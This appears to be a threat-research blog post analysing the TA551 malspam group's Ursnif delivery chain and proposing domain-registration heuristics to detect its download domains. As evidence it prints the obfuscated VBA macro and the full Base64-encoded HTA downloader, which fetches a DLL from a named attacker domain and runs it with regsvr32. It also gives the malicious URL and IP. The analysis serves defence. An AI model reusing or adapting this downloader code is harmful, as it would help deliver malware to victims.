Detecting TA551 domains

By Patrick Schläpfer

Published: 2021-07-30 · Archived: 2026-04-10 02:28:35 UTC

Executive Summary

- TA551 are an active threat group known for distributing high volumes of malicious spam (malspam) that deliver different families of malware.
- Using a TA551 campaign delivering Ursnif as an example, we describe a typical infection chain, and explore potential detection opportunities, such as monitoring process chains or file masquerading.
- We propose a different detection method based on identifying patterns in the domains registered TA551 domains, and share our evaluation of over 500 TA551 domains from the last year.
- Our domain detection method identified 207 potential newly-registered TA551 domains over a four month period.

Who are TA551?

TA551, also known as Shathak, is a threat group responsible for distributing high volumes of malspam. Their emails contain password-protected ZIP attachments, with the password inside the body of the email. Each archive contains a Word document, which runs a malicious Visual Basic for Applications (VBA) AutoOpen macro. The macro initiates a web download, which saves and runs a designated malware payload.

Since the beginning of 2019, TA551 have been observed distributing malware families including Ursnif, Valak, IcedID, and Qakbot. Additional information about how these families are distributed have been documented extensively by Palo Alto Networks. TA551 are very active, running several campaigns with new download domains practically every week. Figure 1 shows the dates in second half of 2020 when new download domains were registered, each of which roughly corresponds to one malspam campaign.



Figure 1 – TA551 download domain registration timeline.

TA551 attack lifecycle

A recent TA551 campaign isolated by HP Wolf Security had the following infection chain. The user opens the Word document received by email and enables macro execution, triggering the download of an Ursnif dynamic link library (DLL) from a remote server, which is then run on the infected host.

The macro creates an HTML Application (.HTA) file in the *Public* user directory, and then runs it Windows Explorer (explorer.exe). Windows Explorer runs the file using the configured handler for .HTA files, which is by default mshta.exe. The HTA file contains obfuscated JavaScript, which initiates the download of a DLL and then causes it to be executed with regsvr32.exe.

Figure 2 – Ursnif infection chain isolated by HP Wolf Security.

Looking at the VBA code, you will notice that it is slightly obfuscated to defeat detection logic that relies on process command-line keyword matching. Specifically, the download path of the HTA file is reversed using the StrReverse function.

```
Sub autoopen()
  constRepo
End Sub

Sub constRepo()
  Dim removePaste As String
  selectVariable = Split(p(frm.rm), " ")
  removePaste = selectVariable(1) '= c:\programdata\ExTemp.hta
  Set pasteTmpLib = New loadSwapDocument
  pasteTmpLib.removeGlobalListbox removePaste, leftPointerVar ' Creates .hta file with content from leftPointerVar
  frm.button1_Click
End Sub

Public Function rm()
  rm = VBA.StrReverse("ath.pmeTxE\atadmargorp\:c rerolpxe\swodniw\..\..\:c")
End Function

Public Sub button1_Click()
  Set collectionNamespaceClass = CreateObject("wscript.shell")
  collectionNamespaceClass.exec p(rm)
End Sub
```

Figure 3 – VBA excerpt from a TA551 downloader document.

Although the default file handler for HTA files is mshta.exe, if the association is changed to another program in the Windows Registry (e.g. notepad.exe), the infection chain can break.



Figure 4 – HTA program association in the Windows Registry.

Assuming the HTA file is run with mshta.exe, this then executes the JavaScript code inside the file. This is similarly obfuscated using string reversal like the file path in the VBA macro. The only difference is that the JavaScript code is also Base64 encoded. Figure 5 shows the obfuscated JavaScript in the HTA file.

```
<html>
<body>
  <div id='content'>
    fTtlc29sYy5jbnVGbm9pdHBhYzspMiAsImdwai5wbWVUeEVcXGNpbGJ1cFxcc3Jlc3VcXDpjIihlbGlmb3RldmFzLmNudUZub2l0cGFjOyl5ZG9iZXNub3BzZ
    XIudHNpTHhvYnR4ZVRyZWRyb2IoZXRpcncuY251Rm5vaXRwYWM7MSA9IGVweXQuY251Rm5vaXRwYWM7bmVwby5jbnVGbm9pdHBhYzspIm1hZXJ0cy5iZG9kYS
    IodGNlamJPWGV2aXRjQSB3ZW4gPSBjbnVGbm9pdHBhYyByYXZ7KTAwMiA9PSBzdXRhdHMudHNpTHhvYnR4ZVRyZWRyb2IoZmk7KShkbmVzLnRzaUx4b2J0eGV
    UcmVkcm9iOyllc2xhZiAsIlFsMT1JTm9vcVplOUNjJnNjc0JCZz1mZXImY1hGV2hnNFZnWkFRc3dnUkRNRD1kaSZJZXlCMnFtdEVraEg0QkFHbG80aj1tWiZG
    OUlaWFBNVm9ON21Ea2FrUGVPbT1yZXN1PzExaXhvYi9lSjFlZm9VRFF4MC80NTA1NC9zeXVvZy9tb2MudGZhcmMteWFyLTYwMDIvLzpwdHRoIiAsIlRFRyIob
    mVwby50c2lMeG9idHhlVHJlZHJvYjspInB0dGhsbXguMmxteHNtIih0Y2VqYk9YZXZpdGNBIHdlbiA9IHRzaUx4b2J0eGVUcmVkcm9iIHJhdg==|fXspcG1lV
    HhvYnRzaWwoaGN0YWN9OykiYXRoLnBtZVR4RVxcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZldGVsZWQud2VpVnJldG51b0N0Y3VydHN7eXJ0OykidGNlamJvbW
    V0c3lzZWxpZi5nbml0cGlyY3MiKHRjZWpiT1hldml0Y0Egd2VuID0gd2VpVnJldG51b0N0Y3VydHMgcmF2OykiZ3BqLnBtZVR4RVxcY2lsYnVwXFxzcmVzdVx
    cOmMgMjNydnNnZXIiKG51ci4pImxsZWhzLnRwaXJjc3ciKHRjZWpiT1hldml0Y0Egd2Vu
  </div>
  <div id='table1'>ABCDEFGHIJKLMNOPQRSTUVWXYZ</div>
  <div id='table2'>0123456789+/</div>
  <div id='table3'></div>
  <script language='javascript'>
    function structMem(sizeBuf){return(new ActiveXObject(sizeBuf));}function
    textRequest(ALib){return(mainTable.getElementById(ALib).innerHTML);}function tmpDeleteIterator(){var collectionNamespace
    = textRequest('table1');var funcRef = collectionNamespace.toLowerCase();var counterIteratorCounter =
    textRequest('table2');return(collectionNamespace + funcRef + counterIteratorCounter);}function structDelete(s){var e={};
    var i; var b=0; var c; var x; var l=0; var a; var queryCaption=''; var w=String.fromCharCode; var L=s.length;var
    varException =
    'charAt';for(i=0;i<64;i++){e[tmpDeleteIterator()[varException](i)]=i;}for(x=0;x<L;x++){c=e[s[varException](x)];b=(b<<6)+c
    ;l+=6;while(l>=8){((a=(b>>>(l-=8))&0xff)||(x<(L-2)))&&(queryCaption+=w(a));}}return(queryCaption);};function
    ptrConvert(leftVariable){return leftVariable.split('').reverse().join('');}convertVb = window;mainTable =
    document;convertVb.resizeTo(1, 1);convertVb.moveTo(-100, -100);var arraySwapLeft =
    mainTable.getElementById('content').innerHTML;var arraySwapLeft = arraySwapLeft.split('|');var exceptionTextbox =
    ptrConvert(structDelete(arraySwapLeft[0]));var tmpRightGeneric = ptrConvert(structDelete(arraySwapLeft[1]));
  </script>
  <script language='javascript'>
    function lenCollectionWindow(titleSwap){var databaseCollectionTrust =
    structMem('msscriptcontrol.scriptcontrol');databaseCollectionTrust.Language = 'jscript';databaseCollectionTrust.Timeout
    = 60000;databaseCollectionTrust.AddCode(titleSwap);return(null);}
  </script>
  <script language='vbscript'>
    lenCollectionWindow exceptionTextbox : lenCollectionWindow tmpRightGeneric : convertVb.close
  </script>
</body>
</html>
```

Figure 5 – Obfuscated JavaScript in the HTA file.

The code downloads the Ursnif DLL to the *Public* user folder with a .JPG file extension, which is run using regsvr32.exe. At this point, the chain of infection of TA551 ends. From here on, the delivered payload is executed, which can be a different malware family depending on the campaign.

ACTION	NETWORK_TCP_UDP_CONNECT
PROTOCOL	TCP
HTTP METHOD	GET
URL	http://2006-ray-craft.com/gouys/45054/0xQDUofe1Je/boxi11?user=m0ePkakDm7NoVMPXZI9F8Zm=j4olGAB4HhkEtmq2Byel8id=DMDRgwsQAZgV4ghWFXc8ref=gBBscs8cC9eZqooNl=1lQ
DESTINATION IP	185.250.150.252
SOURCE PORT	49720
DESTINATION PORT	80

Figure 6 – HTTP GET request showing the download of Ursnif from a domain registered by TA551.

Exploring detection opportunities

There are several opportunities to detect the TA551 infection chain. In an ideal world, the email with the malicious attachment would be intercepted, meaning it never reaches the recipient's inbox. However, because the attachments are encrypted ZIP files, email gateway scanners cannot scan the attachment without the password.

If the email reaches a user's inbox and they open the document, another opportunity lies in looking at the executed process chain and parent-child relationships. Namely, is there a legitimate scenario that Microsoft Word would execute mshta.exe? Is there a non-malicious use case where mshta.exe executes regsvr32.exe? If this is not the case, you can write detection logic to flag this behaviour for investigation.

If the malware manages to download the payload using mshta.exe, there are still more ways to detect the malware. There's the opportunity to detect the malicious traffic using a network intrusion detection system (NIDS). The Ursnif payload is downloaded across the network with a .JPG file extension, indicating that the file is an image, but is in fact a DLL. By inspecting the expected magic bytes of the file, network defenders can detect this file type masquerading.

The disadvantage of these detection opportunities is that they occur after the malware campaign has started, far into the attack lifecycle. So, we decided to see if it is possible to detect new TA551 domains before they are used in malspam campaigns. Since this detection is not based on an ongoing campaign, this approach can be used by organisations to detect and pre-emptively block domains used by TA551.

TA551 domain registration patterns

Unlike with Dridex, whose distributors have been observed hosting the malware on compromised web servers, TA551 registers new domains that are used for hosting payloads. The domains follow a pattern and can therefore be detected. To find patterns in how TA511 registers their domains, we analysed a dataset of approximately 500 known TA551 domains from July 2020 to December 2020. This data came from public IOCs published by Palo Alto Networks. We focused on four attributes of the domains, looking for patterns:

- Domain name
- Registrar
- DNS service provider
- TLS certificate

Evaluating these attributes led to the findings described below.

Domain names

The domain names used by TA551 look similar and yet they are not so easy to unify. They consist of random letters and numbers and usually do not contain words. One thing that TA551 domains have in common is that they use the *.com* top-level domain (TLD). Despite the apparent randomness, a few patterns can be found in the domain names of certain campaigns. The campaigns from 27 October to 19 November all used domain names containing four-digit numbers. After that, until 30 November, a minus sign (-) was used as well as a four-digit number.

From 30 November to 11 December, the domain names changed from four-digit numbers to three-digit numbers. Finally, from 11 December TA551 switched to domains containing single-digit numbers that immediately preceded the TLD. This pattern remained until TA551 activity paused in December 2020.

Domain registrars

Compared to the domain name, finding a pattern in domain registrars was much simpler. Except for a few domains, all were registered through Key-Systems GmbH.



Figure 7 – Domain registrars used to register known TA551 domains.

DNS service providers

We evaluated the DNS service providers used by TA551. Not all domains returned a valid value, however, we were able to collect data on 239 domains, which should nevertheless provide a sufficient overview (Figure 8).



Figure 8 – Distribution of DNS service providers used by TA551.

As can be seen from the chart above, TA551 uses four DNS service providers, with a clear preference for DNSPod (74%). However, since the pattern we are looking for is intended to be forward-looking, the question we asked ourselves is how the DNS service providers change over time, and whether that points to a preferred provider in future campaigns. Interestingly, this evaluation shows that DNSPod was used until mid-November and then completely disappeared from the scene. This DNS service provider was replaced by GeoScaling and Cloudflare.



Figure 9 – Trend analysis of DNS service providers used by TA551.

TLS certificates

All the URLs used to download the malware payloads specified the HTTP protocol rather than HTTPS. Therefore, you might assume that no TLS certificates were issued for the domains registered by TA551. While this is strongly reflected in Figure 10, we found that 4% of domains were issued with TLS certificates. We also noticed a correlation between the DNS service providers and the issued certificates, namely that if Cloudflare was used as

the DNS service provider, then a corresponding certificate was also issued for the domain. Despite having a certificate at their disposal, we found that the download always occurs over HTTP. Another outlier was the domain used on 30 November. A Let's Encrypt certificate was issued, but it was not used in the campaign. It is unclear why this certificate was issued. It is clear, however, that campaigns without certificates resumed again afterwards.



Figure 10 – TLS certificate issuers for TA551 domains.

Building a detection

Putting all these findings together, we can build a heuristic to recognise future TA551 domains:

- The registrar used is Key-Systems GmbH
- The used DNS service provider is DNSPod, Cloudflare, Emailverification or GeoScaling, where DNSPod can most likely be disregarded based on the trend analysis
- There is no TLS certificate for the domain, unless the used DNS service provider is Cloudflare
- The domain name contains either a four-, three- or one-digit number, and if it is only one-digit, it is placed directly in front of the TLD

Based on these rules, we wrote a Python script to detect new TA551 domains. Applied to newly registered domains since 12 December 2020, we were able to identify 207 TA551 domains. All these domains can be found in our GitHub repository.

Conclusion

TA551 is an active threat group that distributes different malware families via malspam. These campaigns occur at a high cadence. A look at a recently isolated campaign also showed that various methods are used to bypass traditional detection technologies. We evaluated over 500 TA551 domains from the last year to see if it is possible to detect this activity earlier in the resource development phase of the attack lifecycle. We identified patterns in the

domains based on four attributes, which enabled us to develop detection logic to identify potential newly-registered TA551 domains.

Running the detection across newly registered domains from the last four months identified in 207 potential TA551 domains. Despite the promising detection rate, behavioural shifts by TA551 with respect to their domain registration activity can happen at any time, breaking the detection logic. Nonetheless, we hope that this example demonstrates how network defenders can get ahead of adversaries by detecting behaviour as early as possible in the kill chain.
